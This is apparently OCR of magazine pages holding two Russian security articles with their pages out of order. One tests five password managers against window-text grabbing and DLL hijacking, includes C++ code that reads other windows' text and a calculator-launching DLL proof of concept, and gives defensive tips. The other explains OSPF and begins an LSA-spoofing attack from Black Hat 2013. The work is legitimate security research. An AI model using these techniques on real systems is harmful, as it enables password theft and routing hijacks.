За вывод содержимого дочерних окон будет отвечать функция EnmWndwsWnd.

```
BOOL CALLBACK EnmWndwsWnd(HWND h,LPARAM lParam)
{
   if (IsWindowVisible)
   {
```




WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



INFO

Все описанные уязвимости в Kaspersky Password Manager и Sticky Password существовали еще три года назад. Несмотря на то что вендоры были предупреждены, как видишь, проблема осталась до сих пор.



```
      char g[255];
      GetClassName(h,g,255);
      std::string text;
      WPARAM ln = SendMessage(h, ↩
      WM_GETTEXTLENGTH,0,0);
      if(ln>0)
      {
         char *buf = new char[ln+1];
         LRESULT got = SendMessage(h, ↩
         WM_GETTEXT,ln+1,(LPARAM)buf);
         if((LRESULT)ln == got)
            text = buf;
         delete [] buf;
         Form1->Memo1->Lines->Add((String)↩
         g+":"+text.c_str());
      }
   }
   return TRUE;
}
```

После запуска программа, используя таймер, будет отслеживать положение курсора на экране и определять текст под ним, то есть достаточно навести на необходимое поле курсор, чтобы мгновенно узнать пароль. Кроме того, с помощью данной тулзы можно узнать текстовое содержимое всех окон в приложении. Данная функция будет полезна, чтобы мгновенно просканировать содержимое базы паролей после открытия менеджера.

ИЩЕМ УЯЗВИМОСТИ DLL HIJACKING

В нашем случае для обнаружения DLL Hijacking можно использовать широко известный Procmon. Кроме Procmon, также подойдет другая известная утилита API Monitor, где в соответствующем меню настроек предварительно необходимо указать перехват функций `LoadLibrary` и `LoadLibraryEx`. Если библиотека вызывалась без указания полного пути, а указывалось лишь конечное имя файла, то у нас есть все шансы найти уязвимый DLL-файл. Теперь напишем небольшой код, который будет сигнализировать о наличии уязвимости и в качестве доказательства открывать калькулятор.

```
#include <windows.h>
int WINAPI DllEntryPoint(HINSTANCE hinst, ↩
unsigned long reason, void* lpReserved)
{
    WinExec("calc.exe", 0);
    return 1;
}
```

Созданная библиотека будет открывать калькулятор каждый раз, когда приложение ее загрузит, таким образом мы сможем однозначно судить о наличии DLL Hijacking.

ПРЕДУПРЕЖДЕН — ЗНАЧИТ ВООРУЖЕН

1. Для защиты своих паролей от описанной методики перехвата можно настроить на компьютере специальное ПО, которое будет производить мониторинг вызовов API-функций `GetWindowText` и `SendMessage` с параметром `WM_GETTEXT`. Данную возможность предоставляют некоторые антивирусы, к примеру, в бесплатном Firewall от COMODO эта функция установлена по умолчанию, в других, возможно, придется задать настройки вручную. Если происходит несанкционированный доступ к окнам приложения, проактивная защита выдаст окно с предупреждением и выбором действия. Однако этот метод не поможет, если тебе часто приходится запускать менеджер паролей с флешки или на чужом компьютере. В качестве надежного решения можно взять менеджер паролей, который обладает защитной функцией подобно UAC и блокирует несанкционированный доступ к приложению. Такой функцией, к примеру, обладает KeePass и 1Password.
2. Для устранения проблемы, связанной с DLL Hijacking, на компьютере при помощи специальных утилит ограниваем доступ на запись в соответствующие директории сторонними приложениями. Как и в предыдущем пункте, эта функция может быть доступна в некоторых антивирусных решениях.

Что касается защиты приложений на флешках, здесь не все так красиво, но можно использовать следующий ход конем. Сначала сконвертируем файловую систему флешки в NTFS:

```
convert h: /fs:ntfs /nosecurity /x
```

Данная система позволяет задать настройки безопасности для отдельных папок и файлов. Можно сразу создать правило только чтения для директории с уязвимым МП, однако если файл с паролями находится там же, мы не сможем редактировать его в процессе работы за чужим компьютером. Поэтому можно создать просто файлы-пустышки с уязвимыми DLL-файлами и уже для них задать настройки только чтения.

В качестве еще одной меры защиты можно использовать дополнительную привязку к ключевому файлу или некому физическому устройству, однако тут надо понимать, что тогда доступ к сохраненным паролям может быть уязвим к случайному фактору, например потере ключевого файла и поломке USB-устройства.


Kaspersky Password Manager 5.0.0.176

Ну а теперь пришло время приступить непосредственно к оценке безопасности менеджеров паролей. Первым экзаменуемым у нас будет Kaspersky Password Manager. Возможно, виртуальная клавиатура смогла бы помочь ему при встрече с кейлоггерами, но в нашем случае мастер-пароль был получен сразу и без каких-либо трудностей. Первый раунд не в пользу «Лаборатории Касперского».


Второй раунд также оказался за нашей хактулзой. После ввода мастер-пароля сохраненные данные частично удалось заполучить в момент их просмотра или редактирования.

Кроме всего, KMP оказался подвержен и третьей атаке (DLL Hijacking). При старте он пытается загрузить библиотеку bthprops.cpl. Данная библиотека находится в системной директории и необходима для работы с Bluetooth-устройствами, однако KMP пытается запустить ее без указания полного пути, что и послужило причиной уязвимости. Таким же образом происходит загрузка другой библиотеки cryptsp.dll. Достаточно разместить вредоносную библиотеку, которая, к примеру, может содержать эксплойт для предыдущих двух атак, в одной директории с приложением и переименовать ее в bthprops.cpl, после чего она сможет загружаться каждый раз при запуске KMP.


Подводя итог, можно сказать, что Kaspersky Password Manager оказался далеко не на высоте. Итоговая оценка — плохо.



Получение мастер-пароля в Kaspersky Password Manager



Перехват сохраненных данных в Kaspersky Password Manager




Kaspersky Password Manager открывает калькулятор при каждом запуске

Sticky Password 7.0.2.27

Немногие знают, что Sticky Password является родителем Kaspersky Password Manager. Именно на его основе «Лаборатория Касперского» в свое время разработала собственный продукт. Оба менеджера обладают схожим функционалом и структурой, фактически главное их отличие — это номера версий и дизайн. Несмотря на то что последняя версия Sticky Password вышла совсем недавно, программа по-прежнему не избавилась от всех тех проблем, которыми когда-то наградила своего отпрыска. Первая и вторая атака успешно выдала мастер-пароль и частично содержимое базы паролей.

Как и в случае с Kaspersky Password Manager, третий раунд оказался не в пользу Sticky Password: был выявлен ряд уязвимостей DLL Hijacking. При запуске приложение пытается загрузить несколько динамических библиотек из собственного каталога: fitlib.dll, olepro32.dll, profapi.dll.

Общий вердикт такой же, как и у Kaspersky Password Manager. Итоговая оценка — плохо.




Получение мастер-пароля в Sticky Password

1Password 1.0.9.337


1Password от компании Agile Bits первый тест прошел успешно и не дал так просто заполучить мастер-пароль, как в предыдущих двух случаях. Также очень порадовало наличие защитной функции Unlock on Secure Desktop, которая блокирует любой доступ к приложению в момент ввода пароля. Единственным моментом, когда удалось заполучить мастер-пароль нашей атакой, стал лишь непосредственный момент создания базы паролей. Однако такой метод малоприменим на практике, поэтому его результат мы не учитываем. После открытия базы заполучить сохраненные данные частично стало возможно при редактировании или просмотре, как и в предыдущих случаях.

DLL Hijacking также не обошла стороной и 1Password. После открытия базы приложение пытается загрузить библиотеку midimap.dll. Несмотря на ряд уязвимостей, наличие защитной функции ввода пароля все же склонило к нейтральной точке зрения, поэтому итоговая оценка — удовлетворительно.



Перехват сохраненных данных в 1Password

KeePass 2.23



Хорошо известный KeePass отлично справился с первой атакой. Как и 1Password, он имеет в своем арсенале функцию контроля доступа к приложению в момент ввода пароля. Вторую атаку KeePass также сдержал достойно. Записанные в базе данные можно получить только в момент редактирования, при этом сохраненные пароли остаются нераскрытыми. Третья атака тоже в пользу опенсорсного менеджера паролей.


Хотя Procmon и показал несколько попыток небезопасной загрузки DLL-файлов, однако сделать на их основе рабочий эксплойт не вышло. Зачет в пользу GNU-сообщества. Итоговая оценка — хорошо.

KeePass блокирует несанкционированный доступ

RoboForm 7.9.2.5

RoboForm тоже просто так не сдался на первой атаке и не выдал свой мастер-пароль, за что и получил плюс. Однако второй раунд был не в его пользу. Даже в режиме просмотра удалось легко заполучить почти полное содержимое форм.

Как и в предыдущем случае, Procmon указал на теоретическую возможность DLL Hijacking, однако создать рабочий эксплойт не удалось. Поэтому третий раунд за RoboForm. По заработанным очкам его можно поставить на уровне где-то между 1Password и KeePass, но я все же не стал бы пользоваться менеджером паролей, который в явном виде выводит их на монитор, поэтому, на мой взгляд, итоговая оценка «удовлетворительно» вполне заслужена.



Перехват сохраненных данных в RoboForm

ПОДВОДЯ ИТОГИ

Из пяти менеджеров паролей только один KeePass смог успешно противостоять всем трем атакам. Открытый код и постоянная поддержка со стороны энтузиастов сделали действительно достойный продукт. Хоть RoboForm и 1Password и не обошлись без изъянов, но оба смогли защитить свой мастер-пароль. Что касательно Sticky Password и Kaspersky Password Manager, то ни один из них не смог уберечься от атаки на мастер-пароль. Кроме этого, они также открывают лазейку в виде DLL Hijacking, поэтому применение данных менеджеров паролей на флеш-накопителях может быть использовано хакером для распространения вредоносного кода и проведения целевой инсайдерской атаки. Данным продуктам требуется действительно качественное улучшение безопасности. Подведя итоги тестирования, не будем отдавать предпочтение какому-либо одному менеджеру, так как оно вытекало бы из различных субъективно-личностных факторов, мы же просто рассматривали эти менеджеры паролей с точки зрения их безопасности.

ЗАКЛЮЧЕНИЕ

Пароль и безопасность для многих людей могут казаться синонимами. Но когда встает вопрос о безопасности самих паролей, то непосредственно безопасность выходит на первое место. В конкурентной борьбе вендоры предлагают различные решения, чья надежность на первый взгляд не подлежит сомнению, однако за яркой рекламой и громкими словами о безопасности менеджеры паролей могут скрывать банальные уязвимости, что может сыграть с ними злую шутку. Не стоит паниковать и однозначно судить, что нельзя класть все яйца в одну корзину, однако если все же мы собрались это сделать, то сначала надо как следует проверить надежность нашей корзины. ⌶

чи: генерирует анонсы network-LSA (эти LSA содержат список маршрутизаторов, подключенных в данный момент к сети) и является смежным для всех остальных маршрутизаторов (в случае выхода из строя его функции берет на себя BDR — backup designated router). Если такой маршрутизатор уже задан, он принимается независимо от значения Router Priority. Если же маршрутизатор DR еще не назначен, им становится данный маршрутизатор, при условии, что он имеет наивысшее значение Router Priority.

Затем маршрутизатор описывает свою базу каналов, посылая соседу последовательность пакетов Database Description. Такой процесс обмена пакетами Database Description называется обменом базами данных (Database Exchange Process). После завершения процесса Database Exchange и выполнения всех запросов Link State, базы данных синхронизированы и маршрутизаторы маркируются как смежные (fully adjacent). С этого момента отношения смежности являются полными и начинают анонсироваться router-LSA (объявления о состоянии каналов маршрутизатора).

LSA анонсируется каждые 30 минут (за это отвечает архитектурная константа `LSRefreshTime`), при этом каждый последующий LSA имеет больший sequence number, чем предыдущий. Разумеется, LSA с большим номером замещает тот, что с меньшим. Эти LSA расходятся по всей автономной системе путем так называемого флуда. Роутер, получивший LSA от одного из соседей, пересылает его всем остальным своим соседям, таким образом, каждый маршрутизатор составляет базу LSA DB.

На основе базы каналов каждый маршрутизатор строит дерево кратчайших путей, корнем которого является он сам. Это дерево содержит маршруты ко всем адресатам внутри AS. Маршрутная информация внешнего происхождения представляется как листья дерева. Дерево включает путь к любой сети или хосту. Но при пересылке пакетов адресату используется только следующий маршрутизатор (next hop).

ПОГРУЗИМСЯ ЕЩЕ ГЛУБЖЕ

А теперь познакомимся поближе с заголовком LSA (см. рис. 1). В рамках данной статьи нас будет интересовать LSA первого типа (type 1 или router-LSA). Он содержит поля `type`, `Link State ID` и `Advertising Router`. Комбинация этих трех полей уникальна для LSA.

Значение `Link State ID` определяет канал и обычно равно `Router ID`. `Router ID` (идентификатор маршрутизатора) — это 32-битовое число, которое идентифицирует маршрутизатор в пределах одной автономной системы. Этот идентификатор является уникальным в масштабе AS. Одним из вариантов идентификатора может служить наименьший из IP-адресов маршрутизатора.

Поле `Advertising Router` содержит идентификатор `OSPF Router ID` маршрутизатора, создавшего LSA. Для `router-LSA` это поле совпадает с полем `Link State ID` (обрати внимание, это очень важная информация из RFC, которая понадобится нам далее).

`Sequence number` (порядковый номер) — это 32-разрядное целое число со знаком, которое используется для обнаружения старых LSA и дубликатов. Пространство порядковых номеров линейно упорядочено, и больший порядковый номер соответствует более новой записи LSA. `InitialSequenceNumber` используется в качестве порядкового номера (LS sequence number) при создании первого анонса LSA и составляет `0x80000001`, а `MaxSequenceNumber` — это максимальное значение порядкового номера LSA и равняется `0x7fffffff` (целое число со знаком).

Прием каждого нового анонса LSA должен подтверждаться. Для этого используются пакеты Link State Acknowledgment (LSAck). Но перед этим происходит несколько проверок. Если состояние соседа, приславшего пакеты, ниже Exchange, то LSAck отбрасываются.

Удаление LSA из базы данных маршрутизатора происходит в нескольких случаях. Это может быть перезапись более новым экземпляром во время флуда, ситуация, когда маршрутизатор сам генерирует новый пакет LSA или же запись удаляется в результате устаревания.

ЗАЩИТА OSPF

При обмене данными между маршрутизаторами протокол OSPF может использовать аутентификацию, для того чтобы гарантировать, что только до-




Рис. 1. Заголовок LSA

веренные роутеры могли участвовать в процессе маршрутизации. Заголовок OSPF-пакета включает поле типа аутентификации и 64-битовое поле данных, используемое соответствующей типу схемой аутентификации. Тип аутентификации может задаваться для каждого интерфейса (или, что эквивалентно, для сети/подсети). Определены три типа аутентификации — 0, 1 и 2:

- 0 — без аутентификации (Null authentication);
- 1 — простой пароль;
- 2 — криптографическая аутентификация.

Криптографическая аутентификация считается достаточно устойчивой к раскрытию информации и обеспечивает надежную защиту от активных атак. При ее использовании каждый маршрутизатор добавляет цифровую подпись (message digest) к передаваемому пакету. На принимающей стороне для проверки аутентичности пакетов используется открытый ключ и цифровая подпись из принятого пакета OSPF. Уровень безопасности при криптографической аутентификации полностью определяется используемым алгоритмом (в настоящее время спецификация включает только алгоритм MD5) и качеством используемых ключей. Ни один из типов аутентификации OSPF не обеспечивает конфиденциальности и не предотвращает возможность анализа трафика.

МЕХАНИЗМ FIGHT BACK

Обычно получение своих же (self-originated) LSA-анонсов маршрутизатором вполне нормальное явление. Для их обнаружения он проверяет, чтобы поле `Advertising Router` в LSA совпадало с `Router ID` (это еще один важный момент, который поможет нам в дальнейшем). Если принятый self-originated пакет LSA оказывается новее последнего экземпляра, порожденного маршрутизатором, требуются специальные меры. В таком случае маршрутизатор устанавливает порядковый номер LSA на единицу больше, чем номер принятого анонса, и создает новый пакет LSA. Именно таким образом и работает механизм, который со временем получил неофициальное название fight back.

Если суммировать все сказанное, складывается впечатление, что с безопасностью OSPF-протокола дела обстоят достаточно неплохо:

- для каждого канала можно установить MD5-аутентификацию;
- один LSA-пакет содержит только малую часть топологии сети;
- отбрасывание LSA от неизвестных соседей;
- механизм fight back.

РАНЕЕ ИЗВЕСТНЫЕ АТАКИ НА OSPF

Протокол OSPF уже давно так или иначе подвергался разнообразным атакам. Это, например, была отправка собственных поддельных LSA — в случае контроля над одним маршрутизатором можно сгенерировать и отправить ложный LSA с заниженной стоимостью существующего соседа,




Рис. 2. Результат работы fight back



INFO

Концепт атаки был продемонстрирован на Black Hat USA 2013. Авторы: Gabi Nakibly, Eitan Menahem, Ariel Waizel и Yuval Elovici. Свои исследования протокола OSPF они начали еще в 2011 году, попутно проведя серию нескольких новых атак, которые, тем не менее, были сложнее в реализации и не обладали такой мощью, как данная атака.



Александр Дмитренко
sinister.adm@gmail.com

OSPF под прицелом

Захват всей автономной системы

OSPF — это, пожалуй, самый распространенный протокол динамической маршрутизации. Чем крупнее предприятие, чем больше в нем подсетей, удаленных филиалов и представительств, тем выше вероятность встретить там OSPF. Его ценят за минимум служебного трафика, достаточно высокую скорость сходимости и неплохую масштабируемость. Долгое время считалось, что протокол надежен и безопасен. Ведь даже при компрометации одного роутера атакующий мог оказать лишь небольшое и крайне ограниченное воздействие на остальные маршрутизаторы внутри автономной системы, так как не существовало возможности провести глобальные изменения по всем таблицам маршрутизации. Но недавно все стало иначе — один-единственный пакет может изменить все, и этот эффект будет постоянным!

ПРО МАРШРУТИЗАЦИЮ

Прежде чем начать повествование, давай немного освежим в памяти теорию. Для начала вспомним, что маршрутизация бывает двух типов: динамическая и статическая. Использование динамической маршрутизации позволяет избежать однообразного процесса добавления записей о маршрутах вручную и, соответственно, ошибок, связанных с ним. Вместо этого протоколы динамической маршрутизации строят таблицы маршрутизации сами, автоматически, исходя из текущей конфигурации сети. Одним словом, это просто незаменимая технология, особенно когда сеть состоит не из трех маршрутизаторов, а хотя бы из тридцати. Кроме удобства, есть и другие плюсы. Например, отказоустойчивость. Имея сеть со статической маршрутизацией, достаточно непросто будет организовать резервные каналы, так как будет проблематично отслеживать доступность того или иного сегмента.

Что касается протоколов маршрутизации, то они также делятся на две основные группы: междоменную маршрутизацию (Exterior gateway routing или Inter-AS) и внутридоменную (Interior gateway routing или Intra-AS). Самый известный представитель первой группы — это BGP, во вторую группу входит ряд протоколов — OSPF, IS-IS, EIGRP и практически мертвый RIP.

Группу маршрутизаторов, обменивающихся маршрутной информацией на основе общего протокола, называют автономной системой (Autonomous System, сокращенно AS — эта аббревиатура дальше будет довольно часто появляться в статье). Вот, пожалуй, и все, что нам потребуется знать для начала.

OSPF В ДЕТАЛЯХ

Как уже говорилось, OSPF — один из распространенных протоколов динамической маршрутизации. Но как же он работает? Маршрутизатор OSPF обнаруживает соседей, устанавливает отношения смежности и затем поддерживает соседство, используя протокол Hello. В пакетах этого протокола содержатся значения `Router Priority` (для выбора DR) и `HelloInterval` (интервал между пакетами Hello). Также указывается, как часто должно быть слышно соседа для определения его работоспособности (`RouterDeadInterval`). Значения `HelloInterval` и `RouterDeadInterval` должны быть идентичны для всех маршрутизаторов.

Перед тем как интерфейс начнет работать, проверяется наличие в сети маршрутизатора DR. DR (designated router) — это выделенный маршрутизатор, который выполняет две зада-

в результате большой объем трафика пойдет через другой роутер, который может не справиться с нагрузкой. Такая атака, конечно, может принести некий результат, но все равно влияние будет незначительное.

Если же попытаться подделать LSA от другого роутера, то тут же сработает fight back механизм и атака будет нивелирована. Можно еще взять и анонсировать канал в сеть за пределами автономной системы. Но в таком случае это не повлияет на маршрутизацию внутри AS. Создать маршрутизатор-фантом? Тоже не вариант, так как OSPF выбрасывает LSA, пришедшие от неизвестных соседей.

Единственная атака, которая действительно могла пробить защиту, — это периодический инжект LSA-пакетов, постоянный и непрерывный. Но во-первых, это очень шумный вариант, а во-вторых, он достаточно непрост в реализации.

Поэтому и существовало мнение, что, даже если атакующий проник и захватил маршрутизатор, узнал MD5-пароли, он все равно не мог тотально влиять на всю AS.

ВЫХОДИМ НА ИСХОДНУЮ

Но недавно все изменилось (о чем рассказали Габи Накибли и другие исследователи на Black Hat 2013 USA). Если все прежние атаки приносили только незначительный эффект, влияя лишь на малую часть топологии, либо вызывали срабатывание защитных механизмов OSPF, либо были очень шумными, то представленная новая атака — скрытная, эффективная и приносит постоянные изменения по всей автономке. К ней потенциально уязвимы все вендоры, но на данный момент были подтверждены только Cisco и Juniper.

Давай взглянем на схему тестовой сети, которую мы будем атаковать (рис. 3). Для простоты положим, что мы имеем кольцо из маршрутизаторов и контролируем роутер R1. А в качестве жертвы выберем, допустим, роутер R10. Конечно, в нашем примере топология сети сильно упрощена, в реальных условиях обычно используется гораздо больше избыточных связей и маршрутизаторов, но для демонстрации атаки нам этого вполне хватит.



WWW

RFC 2328 содержит исчерпывающую информацию о OSPFv2: bit.ly/cayN4k

Хардкорный некоммерческий проект linkmeup для тех, кто действительно хочет знать, как работают современные сети: linkmeup.ru

Cisco Security Advisory: bit.ly/142NIPy

Juniper: juni.pr/15Ulcdx




Рис. 3. Схема атакуемой сети




Рис. 4. Отравление таблиц маршрутизации

ПРИЦЕЛИВАЕМСЯ

